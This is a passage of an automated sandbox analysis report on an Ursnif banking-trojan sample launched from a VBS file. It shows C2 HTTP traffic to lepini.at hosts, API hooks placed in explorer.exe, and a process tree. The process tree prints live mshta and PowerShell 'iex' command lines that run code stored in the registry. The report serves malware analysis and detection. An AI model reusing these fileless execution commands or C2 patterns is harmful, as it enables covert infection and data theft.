4d a1 27 c4 e5 f9 37 93 57 5b 04 72 b8 f1 cb 1f a7 13 2b 5e c4 f8 ed 39 a9 42 01 fd 86 08 e9 0a a9 dd c3 2d 15 9d 7e a0 42 94 4e 8e 0a 24 3e 9a be 5f 35 4d 02 ac 79 03 82 c9 45 99 fc e9 67 fc 39 8e b3 2e 3a 65 db 3b 61 90 f7 59 39 16 f7 c8 7f 41 6d b8 6c 2b 2d 6c 8c 6e 90 06 6e 6c 78 e2 ce 34 3f 29 a9 83 9f 35 74 af cf 58 79 18 75 42 a0 70 cf 62 86 84 88 f7 60 9b ca a4 c7 db 5c ac 6c 40 cb d1 e1 37 8e ac 01 1b 24 b5 05 5c 43 3d 1b 17 18 96 31 2c 67 5b b9 84 0b 33 2f bf ce 7a 35 f3 0b 3b 3d 7a 3a 25 20 c6 8e 4a b9 63 c3 e3 7f 70 bf 4f 49 67 b9 de 92 cf 81 92 cb 0c 67 21 ee f5 56 2b ba 8f 73 e5 eb 07 c4 ec 81 24 aa dc 4e 98 94 a3 4a 47 4a 48 52 98 fc f2 97 9c db b5 c1 29 bd a1 0a 34 f4 73 0e 37 3f f6 73 90 a7 3e c4 48 9b d0 b6 c7 61 d2 82 40 36 01 a5 f9 13 f7 e0 66 70 02 06 0f 6f c8 b4 75 0a a8 c8 f7 52 e9 d0 c6 1c 23 78 8b 63 b0 5f 70 29 9a 8e a1 b1 0f 59 84 9c 97 0e 9d b4 56 95 00 74 01 8b 85 2a ce 1d c2 8c b9 93 9f 6b 47 e3 bc 2d 73 34 ba bf 08 5d 5a b7 bb 41 b7 b1 f2 1c e5 3a 23 e8 5c e7 eb 5f cd cc 6e 42 fb 9d a0 a1 2a e2 af ec 59 ec 0a 85 d0 14 66 20 82 61 5e 44 0f 4d 1a d2 c2 ea 34 df e0 34 27 fc 40 b9 05 49 6a 80 7c 41 f4 c6 fe 95 34 99 be e1 9b 36 e3 a4 ee e9 b9 59 c7 7a 5c f8 af e1 eb f9 40 1a d1 ad 61 dd 6c 58 a0 9e de de 29 bf d9 21 40 0b 27 10 3c 49 17 38 eb aa f8 98 2c 85 08 5f fc f2 75 55 6d d4 b8 bd 72 0b dc d2 f6 7d 47 26 06 1b 48 b7 90 17 bd 81 91 f5 cc 5b 5f 38 92 23 2f 00 57 a5 c0 d4 7e 2d 47 8e ad 72 54 2c 30 72 98 a8 de 34 7f 16 77 4e 4e cf 66 c1 a3 4f f9 ce d0 7a 85 21 96 84 1f 26 18 71 24 bf 0e d5 ed cf cd 3e 3f ea 60 f1 9e 1a dd b1 1b f2 ce 8c 09 ca fd d6 22 3e a2 f4 18 2d db c7 e3 b2 4f 30 cd b9 cf b6 7f 9b bc 01 8e 26 23 42 43 a9 d3 3a d9 f6 97 53 43 43 cc 42 0b e1 6b 0a 98 cd e6 8c 4d 96 c3 d7 fc 1a e4 f3 c8 49 88 cf 24 fb c6 b1 9b ca df 00 49 74 c5 f8 77 2f 08 c6 94 a9 b1 b2 60 d9 b3 78 ab dd 55 c3 8c 44 d7 76 7c 8d 7c 22 56 7c 75 18 cb b1 76 98 92 ab 13 c5 85 1c ff 14 28 85 4c 8d 74 ea a1 81 76 a9 06 09 2e 46 76 0e dd c2 f2 e0 1b 90 fd 55 24 aa 15 33 7f 15 b6 a6 23 cb 35 fe a0 05 ee 20 1a fb d1 37 d1 59 47 06 ef 64 52 1b 9c b3 4d b7 56 ae 4f f4 89 d6 68 43 9f 1c 7d f6 c3 1c 82 83 e1 32 b2 6c a3 c5 50 6a 62 9a e5 9c Data Ascii: 740D8`;ww`T9Ex:jgdfya-GLp$&\[ts$*rx8J8}7GVR{d=PkC!9XbL{V9. BZ::\[]k`, P_$2~"bOL}9@E`#XL* a!aZL9qeCSg{W.M'7W[r+^9B-~BN$>_5MyEg9.:e;aY9Aml+-lnnlx4?)5tXyuBpb`\l@7$\C=1,g[3/z5;=z:% JcpOIgg!V+s$ NJGJHR)4s7?s>Ha@6fpouR#xc_p)YVt*kG-s4]ZA:#\_nB*Yf a^DM44'@Ij|A46Yz\@alX)!@'<I8,_uUmr}G&H[_8#/W~-GrT, 0r4wNNfOz!&q$>?`">-O0&#BC:SCCBkMI$ltw/`xUDv|"V|uv(Ltv.FvU$3#5 7YGdRMVOhC}2lPjb

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49757	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 10:42:33.016860008 CET	5126	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 10:42:33.668045044 CET	5134	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 20 Nov 2020 09:42:33 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49762	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 10:42:41.442107916 CET	5316	OUT	GET /api1/MGm_2BawPNnqv/qfARarLc/23L5WAJpq6aA5FcNoQawOw8/WY2g8fAdL6/NUu66E7OS0R_2BG57/OXAV zJZbFn8X/_2FSC9D9K6b/AbdxtvT02SkSw7/ZkCvirGXx0HM0tRJhZYZ_/2FwisZmcZhXU6gZ7/74WQUBqLJvkFLgc /o4J6CeVWx8F4FYZhHJ/7gzbcqiqM/JXYzTaXO4suSoccFx6OR/YQyFoZyErkPp2TAfMD9/L602sCubGMEbypmf_2B GCc/ZHk9_2FkS_2BQ/fsEW1_0A/_0DfIoRZGv1JHMAUdavz6FH/UJEF6aAPh1/TyQo1G51CZuwSA_/2B4G HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Host: api3.lepini.at
Nov 20, 2020 10:42:42.662974119 CET	5316	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 20 Nov 2020 09:42:42 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49763	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 10:42:42.986396074 CET	5317	OUT	POST /api1/2tB6HzcKS8r0WW7BAax/EpXwH5CwuRnFdJmKi5Wb0z/8L2XyFmuUk21U/q489sLw0/eYa15UFemmR_2B7v06lu5vZ/vv8LbddAYj/XqNowlO_2BXAYCqjQ/aD8hcjl_2FOt/pSFCqIQQoj_/2FMnv2bRbnt_2B/gat5l9a8xt_2BSKi_2BnF/Ycvl8NwzPykoI_2B/tPDx3U6gMTBe2j_/2B5pUjMJEk5uJWfdSo/hcLd6nUAU/DHphb1AEsxwfEaYhnZ7Z/1mtzQBAzvGMymAdx_2B/RxMGg_0A_0DDuMMHm1mDrd/9OXCQyyxJSC5W/eaK7kK7AE/tmjaexqRZ7OBc/X HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Content-Length: 2 Host: api3.lepini.at
Nov 20, 2020 10:42:44.166351080 CET	5318	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 20 Nov 2020 09:42:43 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 38 32 0d 0a 41 00 24 df 02 f1 35 df 32 f0 b0 1c 78 1e c2 7e ce 88 2c 15 f3 69 1e 23 ed b2 b1 05 00 0b 3d 46 7e 63 14 46 45 c7 f6 47 90 2a b4 c7 81 47 1d 2b d6 e7 cb 70 65 54 6c 72 93 17 3f 81 f2 73 9f 6c 44 d3 8e ca 9f 3f cd 25 69 c4 b0 c6 76 3d bc ac 08 0f 95 34 ec d8 df c9 a0 69 73 57 35 d5 30 d5 0d 57 72 ad 06 18 11 2e b3 2b a1 da 04 a2 bd f1 50 4d 4d ed 72 86 b1 4d 7b 73 79 d4 a0 dc 3b 12 05 59 0d 0a 30 0d 0a 0d 0a Data Ascii: 82A$52x~,i#=F~cFEG*G+peTlr?slD?%iv=4isW50Wr.+PMMrM{sy;Y0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFD88935200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	4DE5020

Process: explorer.exe, Module: WININET.dll


Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFD88935200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	4DE5020

Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFD8893521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFD88935200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFD8893520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Statistics

Behavior



- wscript.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- mshta.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe
- control.exe
- csc.exe
- cvtres.exe
- explorer.exe
- RuntimeBroker.exe
- RuntimeBroker.exe
- cmd.exe
- conhost.exe
- nslookup.exe
- RuntimeBroker.exe

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 7100 Parent PID: 3440

General

Start time:	10:41:04
Start date:	20/11/2020
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\6znkPyTAVN7V.vbs'
Imagebase:	0x7ff7da410000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Ammerman.zip	success or wait	1	7FFD777E721F	DeleteFileW
C:\Users\user\Desktop\6znkPyTAVN7V.vbs	success or wait	1	7FFD777E721F	DeleteFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\6znkPyTAVN7V.vbs	unknown	128	success or wait	2998	7FFD777D17B5	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\6znkPyTAVN7V.vbs	unknown	128	end of file	1	7FFD777D17B5	ReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6592 Parent PID: 792

General

Start time:	10:41:37
Start date:	20/11/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff721e20000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6584 Parent PID: 6592

General

Start time:	10:41:38
Start date:	20/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6592 CREDAT:17410 /prefetch:2
Imagebase:	0x920000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 7016 Parent PID: 6592

General

Start time:	10:41:43
Start date:	20/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6592 CREDAT:17420 /prefetch:2
Imagebase:	0x920000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 6732 Parent PID: 3440

General

Start time:	10:41:58
Start date:	20/11/2020
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff6d4a00000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 1040 Parent PID: 6732

General

Start time:	10:42:01
Start date:	20/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000016.00000003.506842838.000002656DBD0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD614AF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD614AF1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5D5F03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5D5F03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lnjgsc1m.w4a.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD602D6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dj1ranvb.zfa.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD602D6FDD	CreateFileW
C:\Users\user\Documents\20201120	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFD602DF35D	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201120\PowerShell_transcript.721680.7AKpz66j.20201120104203.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD602D6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFD5D5F03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFD5D5F03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFD5D5F03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFD5D5F03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5D5F03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5D5F03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5D5F03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5D5F03FC	unknown
C:\Users\user\AppData\Local\Temp\41myt1z4	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFD5F8CFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD602D6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD602D6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD602D6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD602D6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD602D6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD602D6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD602D6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\dvgqxizg	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFD5F8CFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD602D6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD602D6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD602D6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD602D6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD602D6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD602D6FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lnjgsc1m.w4a.ps1	success or wait	1	7FFD602DF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dj1ranvb.zfa.psm1	success or wait	1	7FFD602DF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.dll	success or wait	1	7FFD602DF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.cmdline	success or wait	1	7FFD602DF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.err	success or wait	1	7FFD602DF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.tmp	success or wait	1	7FFD602DF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.out	success or wait	1	7FFD602DF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.0.cs	success or wait	1	7FFD602DF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.tmp	success or wait	1	7FFD602DF270	DeleteFileW
